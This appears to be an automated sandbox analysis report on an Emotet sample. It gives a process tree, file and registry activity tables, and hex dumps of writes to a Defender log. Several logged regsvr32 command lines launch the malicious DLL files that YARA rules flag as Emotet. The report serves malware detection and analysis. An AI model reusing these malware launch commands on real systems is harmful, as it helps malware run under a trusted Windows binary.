C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1088	104	01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 00 0e fd 00 09 0e fd 00 0a 0c fd 00 0b 0e fd 00 0c 0e fd 00 22 00 40 00 24 00 40 00 6a 00 40 00 fd 00 40 00 fd 00 40 00 fd 00 40 00 fd 00 40 00 18 00 40 00 57 00 40 00 0d 0c fd 00 0e 0c fd 00 0d 0e fd 00 0f 0e fd 00	"@$@j@@@@@@W@	success or wait	1	7FFFDEC5F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDE70B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDE70B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDE70B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFFDE70B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFFDE7E12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDE712625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDE712625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDE712625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFFDE7E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFFDE7E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFFDE7E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFFDE7E12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDE70B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDE70B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDE70B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDE70B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFFDE7E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFFDE7E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFFDE7E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFFDE7E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFFDE7E12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDE70B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4097	success or wait	1	7FFFDE70B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFFDE70B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFFDE6F62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	7FFFDE6F63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFFDE7E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFFDE7E12E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFFDE7E12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFFDD66B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	134	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFFDD66B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFFDD66B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFFDD66B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFFDD66B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFFDD66B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFFDD66B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFFDD66B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFFDE7E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFFDE7E12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFFDD66B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFFDD66B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFFDD66B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFFDD66B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFFDD66B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFFDD66B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFFDD66B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFFDD66B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFFDE7E12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFFDD66B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFFDD66B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFFDD66B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFFDD66B526	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **5964**, Parent PID: **1192**

General

Target ID:	6
Start time:	08:57:54
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\..\JydgVvbPD\MevgMvopaw.BUS
Imagebase:	0x7ff622140000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.302284085.0000000001DE0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.302481665.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **3396**, Parent PID: **564**

General

Target ID:	7
Start time:	08:57:57
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: **3120**, Parent PID: **564**

General

Target ID:	8
Start time:	08:58:01
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **5640**, Parent PID: **5964**

General

Target ID:	9
Start time:	08:58:03
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\UjKMhzOwg\JWwyPPSZDhCDc.dll"
Imagebase:	0x7ff622140000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.528233629.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.526430630.0000000000730000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **3364**, Parent PID: **564**

General

Target ID:	10
Start time:	08:58:03
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **5936**, Parent PID: **564**

General

Target ID:	11
Start time:	08:58:05
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: SgrmBroker.exe PID: **5548**, Parent PID: **564**

General

Target ID:	12
Start time:	08:58:06
Start date:	23/05/2022

Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff7ef700000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **3104**, Parent PID: **564**

General

Target ID:	13
Start time:	08:58:07
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **5964**, Parent PID: **564**

General

Target ID:	14
Start time:	08:58:07
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k unistacksvcgroup
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **1296**, Parent PID: **564**

General

Target ID:	15
Start time:	08:58:10
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **5804**, Parent PID: **564**

General

Target ID:	16
Start time:	08:58:11
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **6652**, Parent PID: **564**

General

Target ID:	18
Start time:	08:58:48
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: MpCmdRun.exe PID: **7112**, Parent PID: **3104**

General

Target ID:	21
Start time:	08:59:07
Start date:	23/05/2022
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable
Imagebase:	0x7ff678970000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	9938	182	0d 00 0a 00 0d 00 0a 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	--	success or wait	1	7FF67899BC96	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	10120	258	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 43 00 6f 00 6d 00 6d 00 61 00 6e 00 64 00 20 00 4c 00 69 00 6e 00 65 00 3a 00 20 00 22 00 43 00 3a 00 5c 00 50 00 72 00 6f 00 67 00 72 00 61 00 6d 00 20 00 46 00 69 00 6c 00 65 00 73 00 5c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 44 00 65 00 66 00 65 00 6e 00 64 00 65 00 72 00 5c 00 6d 00 70 00 63 00 6d 00 64 00 72 00 75 00 6e 00 2e 00 65 00 78 00 65 00 22 00 20 00 2d 00 77 00 64 00 65 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00 20 00 53 00 74 00 61 00 72 00 74 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 4d 00 6f 00 6e 00 20 00 0e 20 4d 00 61 00 79 00 20 00 0e 20 32 00 33 00 20 00 0e 20 32 00 30 00 32 00 32 00 20 00 30 00 38 00 3a 00 35 00 39 00 3a 00 30 00 38 00 0d 00 0a 00 0d	MpCmdRun: Command Line: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable Start Time: Mon May 23 2022 08:59:08	success or wait	1	7FF67899BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	10378	86	4d 00 70 00 45 00 6e 00 73 00 75 00 72 00 65 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 4d 00 69 00 74 00 69 00 67 00 61 00 74 00 69 00 6f 00 6e 00 50 00 6f 00 6c 00 69 00 63 00 79 00 3a 00 20 00 68 00 72 00 20 00 3d 00 20 00 30 00 78 00 31 00 0d 00 0a 00	MpEnsureProcessMitigationPolicy: hr = 0x1	success or wait	1	7FF67899BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	10464	20	57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00	WDEnable	success or wait	1	7FF67899BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	10484	86	45 00 52 00 52 00 4f 00 52 00 3a 00 20 00 4d 00 70 00 57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 28 00 54 00 52 00 55 00 45 00 29 00 20 00 66 00 61 00 69 00 6c 00 65 00 64 00 20 00 28 00 38 00 30 00 30 00 37 00 30 00 34 00 45 00 43 00 29 00 0d 00 0a 00	ERROR: MpWDEnable(TRUE) failed (800704EC)	success or wait	1	7FF67899BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	10570	100	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 45 00 6e 00 64 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 4d 00 6f 00 6e 00 20 00 0e 20 4d 00 61 00 79 00 20 00 0e 20 32 00 33 00 20 00 0e 20 32 00 30 00 32 00 32 00 20 00 30 00 38 00 3a 00 35 00 39 00 3a 00 30 00 38 00 0d 00 0a 00	MpCmdRun: End Time: Mon May 23 2022 08:59:08	success or wait	1	7FF67899BC96	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	10670	174	2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	---	success or wait	1	7FF67899BC96	WriteFile

Analysis Process: conhost.exe PID: **7120**, Parent PID: **7112**

General

Target ID:	22
Start time:	08:59:08
Start date:	23/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **1004**, Parent PID: **564**

General

Target ID:	24
Start time:	08:59:18
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **340**, Parent PID: **564**

General	
Target ID:	26
Start time:	08:59:38
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

